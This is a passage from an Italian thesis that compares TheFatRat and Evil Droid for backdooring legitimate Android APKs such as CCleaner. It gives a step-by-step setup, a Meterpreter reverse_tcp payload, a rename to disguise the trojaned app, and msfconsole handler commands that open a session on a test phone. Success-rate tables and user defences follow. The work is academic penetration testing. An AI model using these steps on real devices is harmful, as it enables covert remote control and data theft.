Dopo aver installato la versione desiderata, nel nostro caso la 1.9.3, apriamo il terminale e chiediamo i permessi root con il comando **sudo su**, successivamente dopo aver ricevuto i permessi lanciamo il tool con il comando **fatrat**. Una volta avviato il tool come mostrato nella Figura 3.7, abbiamo a disposizione diverse opzioni. La nostra scelta sarà **Backdooring Original APK** ovvero il numero 5, quindi lo digitiamo e premiamo invio.




Figura 3.7: Pagina iniziale TheFatRat e inizio esecuzione.

Configurazione

Il tool ci chiede di inserire delle informazioni al fine di configurare perfettamente il payload, ci chiede di inserire **LHOST** che è l'indirizzo ip del computer che si metterà in ascolto e **LPORT** che è il numero di porta su dove avverrà la comunicazione dei dispositivi, come mostrato nella Figura 3.8 abbiamo inserito rispettivamente **192.168.1.143** come indirizzo ip e **4444** come numero di porta.




Figura 3.8: Configurazione indirizzo ip e numero porta TheFatRat.

Scelta app e payload

Completata la seconda fase il tool ci dà la possibilità di scegliere l'APK legittimo in cui inserire il payload, una volta scelta, ci mostra una finestra dove scegliamo il payload nel nostro caso **android/meterpreter/reverse_tcp** una volta selezionato e confermato dobbiamo scegliere con quale strumento creare l'APK malevolo, noi spuntiamo e confermiamo **Use backdoor-APK 0.2.2** come mostrato nella Figura 3.9.




Figura 3.9: Scelta payload e tool da usare TheFatRat.

Conclusione

Come mostrato nella Figura 3.10 il tool inizia ad elaborare ed eseguire tutti i passaggi necessari per inserire il payload all'interno dell'applicazione legittima. Se tutto è andato a buon fine il tool ci avvisa della corretta creazione dell'APK payload dicendo che la nuova app si trova all'interno della directory **TheFatRat/backdoored** con il nome di **app_backdoor.APK**.

Successivamente con il comando **mv app_backdoor.APK CCleaner.APK** andiamo a modificare il nome dell'APK con il nome dell'app che abbiamo modificato durante l'intero processo, nell'esempio che abbiamo mostrato si trattava dell'applicazione CCleaner.

```
root@kali: /home/kali
File Azioni Modifica Visualizza Aiuto
[*] Decompiling obfuscated RAT APK file ... done.
[*] Creating new directories in original project for RAT smali files ... done.
[*] Copying RAT smali files to new directories in original project ... done.
[*] Fixing RAT smali files ... done.
[*] Obfuscating const-string values in RAT smali files ... done.
[*] Locating smali file to hook in original project ... done.
[*] Adding hook in original smali file ...
done.
[*] Adding persistence hook in original project ... done.
[*] Recompiling original project with backdoor ... done.
[*] Generating RSA key for signing ... done.
[*] Signing recompiled APK ... done.
[*] Verifying signed artifacts ... done.
[*] Aligning recompiled APK ... done.
[*] Backdoor apk created sucessfully
Your RAT apk was successfully builded and signed , it is located here :
/home/kali/TheFatRat/backdoored/app_backdoor.apk
```

Figura 3.10: Output parziale TheFatRat.

3.5.2 Evil Droid

È stata utilizzata la versione 0.3 di Evil Droid scaricabile direttamente dalla repository github con il link: <https://github.com/M4sc3r4n0/Evil-Droid.git>.

Mostriamo come è stato utilizzato questo tool per iniettare payload all'interno di APK legittimi.

Avvio tool e inizio esecuzione

Una volta aver scaricato e installato correttamente il tool Evil Droid per poterlo eseguire ci posizioniamo all'interno della cartella Evil-Droid, chiediamo i permessi root con il comando **sudo su** e avviamo il tool con il comando **./evil-droid**.

Una volta avviato il tool come si nota nella Figura 3.11 esso ci mette a disposizione varie opzioni, a noi interessa **BACKDOOR ORIGINAL APK (NEW)**, quindi digitiamo il numero 3 e diamo invio.




Figura 3.11: Pagina iniziale Evil Droid e inizio esecuzione.

Configurazione

Il tool come mostrato nella Figura 3.12 ci chiede di inserire l'indirizzo ip della macchina che si metterà in ascolto quindi inseriamo **192.168.1.143**, successivamente ci chiede il numero di porta dove avviare la connessione tra i dispositivi quindi inseriamo la porta numero **4444**, fatto ciò ci chiede quale nome dovrà avere APK che verrà generato nel nostro caso scriveremo CCleaner perchè successivamente faremo inserire il payload all'interno appunto della suddetta applicazione.




Figura 3.12: Configurazione indirizzo ip, numero porta e nome APK Evil Droid.

Completata la prima fase di configurazione il tool ci fa selezionare l'APK legittimo in cui inserire il payload nel nostro caso **android/meterpreter/reverse_tcp** che sceglieremo subito dopo aver selezionato l'app come mostrato nella Figura 3.13




Figura 3.13: Selezione applicazione legittima da modificare e payload da iniettare Evil Droid.

Conclusione

Dopo aver completato tutte le nostre configurazioni il tool inizia ad elaborare e se tutto è andato nel migliore dei modi cioè che Evil Droid è riuscito perfettamente ad iniettare il payload all'interno dell'applicazione, riceviamo un avviso che la nuova applicazione corrotta si trova nella directory **/Evil-Droid/evilAPK** come mostrato nella Figura 3.14




Figura 3.14: Messaggio di corretta creazione APK Evil Droid.

3.5.3 Test APK payload con MSFconsole

Per verificare il perfetto funzionamento delle app che abbiamo corrotto con i due tool in questione, la prima fase è quella di installare l'app sul dispositivo vittima, come possiamo ben notare in Figura 3.15 sulla prima schermata in fase di installazione il sistema operativo ci marca in arancione che l'app che stiamo installando può comportare dei costi di invio SMS e chiamate, poichè con il payload installato al suo interno con la connessione remota che andremo ad avviare prendiamo pieno possesso del dispositivo, infatti possiamo chiamare, mandare messaggi e addirittura scaricare foto e video dal dispositivo vittima. L'app in questione che abbiamo tentato di installare è CCleaner che è corrotta con il payload che abbiamo inserito precedentemente con uno dei due tool. Completato il processo di installazione, apprendola funzionerà tranquillamente come la vera applicazione, ma a differenza di quella ufficiale scaricabile da Google Play Store questa all'interno presenta una backdoor che raggiira i sistemi di sicurezza del dispositivo, quindi, ora siamo pronti nel prendere pieno possesso del dispositivo.





Figura 3.15: Installazione APK payload su dispositivo Android.

Per testare se l'applicazione corrotta installata sul dispositivo funzioni correttamente ci serviamo della console di Metasploit cioè la msfconsole. Una volta settata con i giusti parametri come visibile in Figura 3.16 facciamo partire la connessione con

il comando **exploit** e immediatamente il dispositivo vittima avvia una connessione remota con il dispositivo che ha avviato la msfconsole. Viene avviata una sessione Meterpreter e da ora in poi possiamo dare dei comandi che ci consentono di chiamare, inviare messaggi o scaricare file dal dispositivo. Per verificare la corretta comunicazione abbiamo dato come comando **sysinfo**, che ci elenca alcune informazioni sul dispositivo vittima che ha installato la nostra applicazione corrotta da uno dei due tool che abbiamo utilizzato.



```

root@kali: /home/kali
File Azioni Modifica Visualizza Aiuto
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.143
LHOST => 192.168.1.143
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.143:4444
[*] Sending stage (78179 bytes) to 192.168.1.146
[*] Meterpreter session 1 opened (192.168.1.143:4444 -> 192.168.1.146:46206) at 2023-04-19 11:35:47 +0200

meterpreter > sysinfo
Computer : localhost
OS : Android 6.0 - Linux 3.18.19+ (aarch64)
Architecture : aarch64
System Language : it_IT
Meterpreter : dalvik/android

```

Figura 3.16: Apertura msfconsole e test payload.

Questo processo di test che abbiamo descritto si riferisce all'applicazione CCleaner modificata con TheFatRat.

Per avere un quadro più chiaro dei due tool che abbiamo utilizzato per eseguire penetration testing abbiamo modificato le 10 applicazioni prima con TheFatRat e poi con Evil Droid, dopodichè sono state testate tutte nello stesso modo come abbiamo sopra descritto, cioè installazione una per una delle applicazioni corrotte e apertura della msfconsole, per valutarne l'effettivo funzionamento.

CAPITOLO 4

Risultati

In questo capitolo vengono mostrati i risultati ottenuti dai due tool precedentemente mostrati ovvero TheFatRat ed Evil Droid. Per semplicità è stata attribuita una etichetta ad ogni applicazione:

- **Positivo** nel caso in cui il tool ha correttamente modificato l'APK con iniezione del payload al suo interno;
- **Negativo** nel caso in cui il tool ha fallito per qualche errore generico nell'iniettare il payload all'interno dell'APK.

4.1 Risultati TheFatRat

Nella Tabella 4.1 vengono mostrati i risultati ottenuti utilizzando il tool TheFatRat. Come possiamo notare nella Tabella 4.1 il tool è riuscito a modificare correttamente solo 3 applicazioni su 10 considerate avendo un tasso di successo del 30%. Le 3 applicazioni correttamente modificate con TheFatRat in fase di test, hanno funzionato nel migliore dei modi avendo un tasso di funzionamento del 100%.

TheFatRat			
Nome	Versione	Dimensione	Esito
AccuBattery	1.2.6	4.01 MB	Negativo
Ccleaner	1.13.50	3.92 MB	Positivo
Barcode	2.1.5.1	3.31 MB	Negativo
CoinCalc	10.0	2.27 MB	Negativo
ColorNote	3.11.13	1.05 MB	Positivo
FlixBus	9.1.0	9.85 MB	Negativo
RemoteMouse	3.0	9.26 MB	Positivo
SimpleCalendar	4.0.3	5.41 MB	Negativo
SimpleFlashlight	5.5.0	6.31 MB	Negativo
Wikipedia	2.7.5	8.51 MB	Negativo

Tabella 4.1: Risultati TheFatRat

Il tool durante l'elaborazione delle 7 applicazioni che sono fallite nella modifica ha riscontrato i seguenti errori come visibile dalla Tabella 4.2.

Errori TheFatRat	
Nome	Errore
AccuBattery	Failed to recompile original project with backdoor
Barcode	Failed to recompile original project with backdoor
CoinCalc	Failed to locate smali file to hook
FlixBus	Failed decompile original APK file
SimpleCalendar	Failed to locate smali file to hook
SimpleFlashlight	Failed to locate smali file to hook
Wikipedia	Failed decompile original APK file

Tabella 4.2: Errori TheFatRat

4.2 Risultati EvilDroid

Nella Tabella 4.3 vengono mostrati i risultati ottenuti utilizzando il tool Evil Droid. Come possiamo notare nella Tabella 4.3 il tool è riuscito a modificare correttamente 6 applicazioni su 10 considerate avendo un tasso di successo del 60%.

Evil Droid			
Nome	Versione	Dimensione	Esito
AccuBattery	1.2.6	4.01 MB	Positivo
Ccleaner	1.13.50	3.92 MB	Positivo
Barcode	2.1.5.1	3.31 MB	Positivo
CoinCalc	10.0	2.27 MB	Negativo
ColorNote	3.11.13	1.05 MB	Positivo
FlixBus	9.1.0	9.85 MB	Negativo
RemoteMouse	3.0	9.26 MB	Positivo
SimpleCalendar	4.0.3	5.41 MB	Positivo
SimpleFlashlight	5.5.0	6.31 MB	Negativo
Wikipedia	2.7.5	8.51 MB	Negativo

Tabella 4.3: Risultati Evil Droid

Le 6 applicazioni correttamente modificate con Evil Droid in fase di test, hanno funzionato nel migliore dei modi avendo un tasso di funzionamento del 100%, infatti siamo riusciti a stabilire una connessione remota con il dispositivo vittima senza nessun problema ed eseguire qualsiasi comando.

Il tool durante l'elaborazione delle 4 applicazioni che sono fallite nella modifica ha riscontrato i seguenti errori come visibile dalla Tabella 4.4.

Errori Evil Droid	
Nome	Errore
CoinCalc	Failed to verify signed artifacts
FlixBus	Failed to verify signed artifacts
SimpleFlashlight	Failed to verify signed artifacts
Wikipedia	Failed to verify signed artifacts

Tabella 4.4: Errori Evil Droid

4.3 Comparazione tra i tool

Nel corso del nostro studio i due tool si sono comportati in maniera eccelsa infatti siamo riusciti con entrambi ad iniettare backdoor all'interno di APK legittimi.

Tutte le applicazioni corrette create correttamente dai due tool hanno svolto lo stesso lavoro in modo egregio, infatti, esse una volta installate sul dispositivo hanno funzionato perfettamente e siamo riusciti a creare una connessione remota tra il dispositivo vittima e il dispositivo attaccante, abbiamo avuto un tasso di successo da questo punto di vista del 100%.

La sostanziale differenza tra i due tool è stata il numero di applicazioni che hanno modificato correttamente infatti sulle 10 applicazioni testate TheFatRat è riuscito a modificarne solo 3 invece Evil Droid addirittura il doppio cioè 6.

In conclusione, sul tipo di test che abbiamo effettuato cioè quello di inserire payload all'interno di APK legittimi e avviare una connessione remota sul dispositivo che installa l'applicazione malevola è risultato migliore Evil Droid poichè ha avuto un tasso di modifica delle applicazioni molto maggiore rispetto al concorrente TheFatRat.

La Tabella 4.5 mostra il resoconto finale dei due tool analizzati.

Resoconto Tool		
	TheFatRat	Evil Droid
Versione	1.9.3	0.3
APK testati	10	10
APK modificati correttamente	3 su 10	6 su 10
APK modificati correttamente (%)	30%	60%
APK funzionanti correttamente	3 su 3	6 su 6
APK funzionanti correttamente (%)	100%	100%
Tasso di successo finale (%)	30%	60%

Tabella 4.5: Resoconto finale tra i tool

CAPITOLO 5

Conclusioni

5.1 Riflessioni finali

Questa tesi ci ha mostrato quanto sia facile riuscire ad hackerare un dispositivo Android e come gli utenti siano completamente ignari quando subiscono degli attacchi da parte di informatici malintenzionati. Le buone pratiche da seguire per non incorrere in attacchi hacker di questo tipo e preservare i propri dati sono le seguenti:

- Avere un antivirus affidabile che ci avverte quando un app sia corrotta o utilizzi dei permessi che ci sono stati negati;
- Non fidarsi mai di applicazioni scaricate al di fuori dello store ufficiale;
- Disabilitare dalle impostazioni "sorgenti sconosciute" in modo da non installare applicazioni provenienti da sviluppatori non noti;
- In fase di installazione dell'applicazione leggere sempre con attenzione i permessi che l'applicazione in questione andrà ad utilizzare e diffidare da app che richiedono permessi sospetti.

5.2 Sviluppi futuri

Lo studio riportato in questo lavoro di tesi ha portato alla luce informazioni molto importanti che potranno essere usate in futuro per ampliare il lavoro svolto.

I possibili sviluppi futuri possono essere vari come ad esempio:

- Utilizzare e comparare altri tool di penetration testing come ad esempio Veil-Framework, Unicorn e Phantom-Evasion;
- Potremmo eseguire lo stesso e identico studio ma con l'utilizzo di altri payload messi a disposizione dai tool;
- Effettuare uno studio completo e dettagliato sull'impatto che hanno questi payload sul dispositivo vittima e fare una classificazione delle vulnerabilità note.

Bibliografia

- [1] L. Tremolada. Android vs ios: chi controlla il mercato dei sistemi operativi mobili? [Online]. Available: <https://www.infodata.ilsole24ore.com/2018/07/18/android-vs-ios-controlla-mercato-dei-sistemi-operativi-mobili/> (Citato a pagina 1)
- [2] E. Busi. Google play blocca app con milioni di download: contenevano malware. [Online]. Available: <https://www.punto-informatico.it/google-play-blocca-app-con-milioni-di-download-contenevano-malware/> (Citato a pagina 2)
- [3] Ethical hacker: Ruolo, task e principali competenze. [Online]. Available: <https://www.techyon.it/articoli/ethical-hacker-chi-cosa-competenze.html> (Citato a pagina 4)
- [4] M. Preston. System development life cycle guide. [Online]. Available: <https://www.clouddefense.ai/blog/system-development-life-cycle> (Citato alle pagine 5 e 6)
- [5] AWS. Cos'è il sdlc? [Online]. Available: <https://aws.amazon.com/it/what-is/sdlc> (Citato a pagina 5)

- [6] S. Ravera. Che cos'è il ciclo di vita del software. [Online]. Available: <https://www.artera.net/it/sviluppo/che-cose-il-ciclo-di-vita-del-software> (Citato a pagina 6)
- [7] IBM. Cos'è il test del software? [Online]. Available: <https://www.ibm.com/it-it/topics/software-testing> (Citato a pagina 6)
- [8] M. Denis, C. Zena, and T. Hayajneh, "Penetration testing: Concepts, attack methods, and defense strategies," in *2016 IEEE Long Island Systems, Applications and Technology Conference (LISAT)*, 2016, pp. 1–6. (Citato a pagina 7)
- [9] F. Cignarale. I penetration test sono tutti uguali? le diverse tipologie di pentest. [Online]. Available: <https://cyberment.it/penetration-test/> (Citato alle pagine 8, 9 e 10)
- [10] Nexsys. Cybersecurity: Blue team vs red team. [Online]. Available: <https://www.nexsys.it/cybersecurity-blue-team-vs-red-team> (Citato a pagina 9)
- [11] F. Santoro. Penetration test, cos'è, come funziona e a che serve. [Online]. Available: <https://www.cybersecurity360.it/soluzioni-aziendali/penetration-test-cose-come-funziona-e-a-che-serve> (Citato a pagina 10)
- [12] A. Tetskyi, V. Kharchenko, and D. Uzun, "Neural networks based choice of tools for penetration testing of web applications," in *2018 IEEE 9th International Conference on Dependable Systems, Services and Technologies (DESSERT)*, 2018, pp. 402–405. (Citato a pagina 11)
- [13] G. Jayasuryapal, P. M. Pranay, H. Kaur, and Swati, "A survey on network penetration testing," in *2021 2nd International Conference on Intelligent Engineering and Management (ICIEM)*, 2021, pp. 373–378. (Citato a pagina 11)
- [14] Android è per tutti. [Online]. Available: https://www.android.com/intl/it_it/everyone (Citato a pagina 12)
- [15] T. Yang, Y. Yang, K. Qian, D. C.-T. Lo, Y. Qian, and L. Tao, "Automated detection and analysis for android ransomware," in *2015 IEEE 17th International Conference on High Performance Computing and Communications, 2015 IEEE 7th International*

Symposium on Cyberspace Safety and Security, and 2015 IEEE 12th International Conference on Embedded Software and Systems, 2015, pp. 1338–1343. (Citato a pagina 12)

- [16] I. Belcic. Che cos'è un exploit nell'ambito della sicurezza informatica? [Online]. Available: <https://www.avg.com/it/signal/computer-security-exploits> (Citato a pagina 13)
- [17] Payload: The hacking beyond imagination. [Online]. Available: <https://www.cybrary.it/blog/0p3n/payload-the-hacking-beyond-imagination> (Citato a pagina 14)
- [18] E. Thoppil, S. Sibichan, V. Viswanath, and R. Kurian, "Android device hacking: Thefratrat and armitage." (Citato alle pagine 14 e 23)
- [19] Y. Kolli, T. K. Mohd, and A. Y. Javaid, "Remote desktop backdoor implementation with reverse tcp payload using open source tools for instructional use," in *2018 IEEE 9th Annual Information Technology, Electronics and Mobile Communication Conference (IEMCON)*, 2018, pp. 444–450. (Citato a pagina 15)
- [20] R. Sajeev, S. Joseph, S. Biju, and M. Manoj, "A collaborative approach for android hacking by integrating evil-droid, ngrok, armitage and its countermeasures." (Citato alle pagine 19 e 23)
- [21] I. Riadi, D. Aprilliansyah *et al.*, "Mobile device security evaluation using reverse tcp method," *Kinetik: Game Technology, Information System, Computer Network, Computing, Electronics, and Control*, pp. 289–298, 2022. (Citato alle pagine 22 e 23)

Ringraziamenti

Mi è doveroso dedicare questo spazio del mio elaborato alle persone che hanno contribuito, con il loro instancabile supporto, alla realizzazione dello stesso.

In primis, un ringraziamento speciale al mio relatore Fabio Palomba e al suo assistente Giammaria Giordano, per la loro infinita disponibilità e tempestività ad ogni mia richiesta. Grazie per avermi fornito conoscenze e materiale utili alla stesura dell'elaborato.

Ringrazio la mia famiglia tutta, un ringraziamento speciale va a mia mamma, l'unica che è stata sempre per ore ad ascoltarmi quando proprio non ne potevo più e mi tranquillizzava sempre dicendo vai Marco ce la puoi fare, stai tranquillo che tutto si risolve! Litighiamo sempre perché siamo troppo simili ma in fondo in fondo ci amiamo. Grazie Mamma.

Ora tocca ringraziare te papà anche se non sei di tante parole e sembra che tutto ti scivoli addosso, lo so che in fondo sei fiero di me anche se non me lo dici mai, grazie per tutto, grazie per avermi supportato economicamente anche con mille difficoltà solo noi sappiamo cosa abbiamo passato dopo quel fatidico giorno di metà Ottobre e solo tu sai come sei riuscito a non farci mancare mai nulla. Grazie Papà.

Ringrazio mio fratello Antonio, ricordo il tempo in cui litigavamo su cose stupide, e a volte nonostante siamo cresciuti ci becchiamo ancora. Ma alla fine della giornata,

so che sarai sempre lì per me quando avrò bisogno di te. Grazie per essere il miglior fratello del mondo ti voglio bene.

AH e comunque, continuate a lavorare duramente con papà che mi dovete sostenere ancora per almeno altri due anni.

Grazie ai miei amici conosciuti in questo bellissimo percorso Antonio, Carmine, Stefano, Mario, Daniele, Felice e Andrea per essere stati sempre presenti nel mio percorso universitario. Ne abbiamo passate tante insieme da ansie per esami a risate infinite. Grazie a tutti per i momenti belli passati insieme, siete unici. Ora basta ringraziarvi e andiamo a prendere un buon caffè.

Ringrazio tutti i miei amici di Paupisi per avermi sostenuto e per essere stati sempre al mio fianco nei momenti bui del mio percorso universitario. Ogni fine settimana tornavo sempre perchè avevo nostalgia di voi. Grazie per essere stati sempre presenti nella mia vita quotidiana.

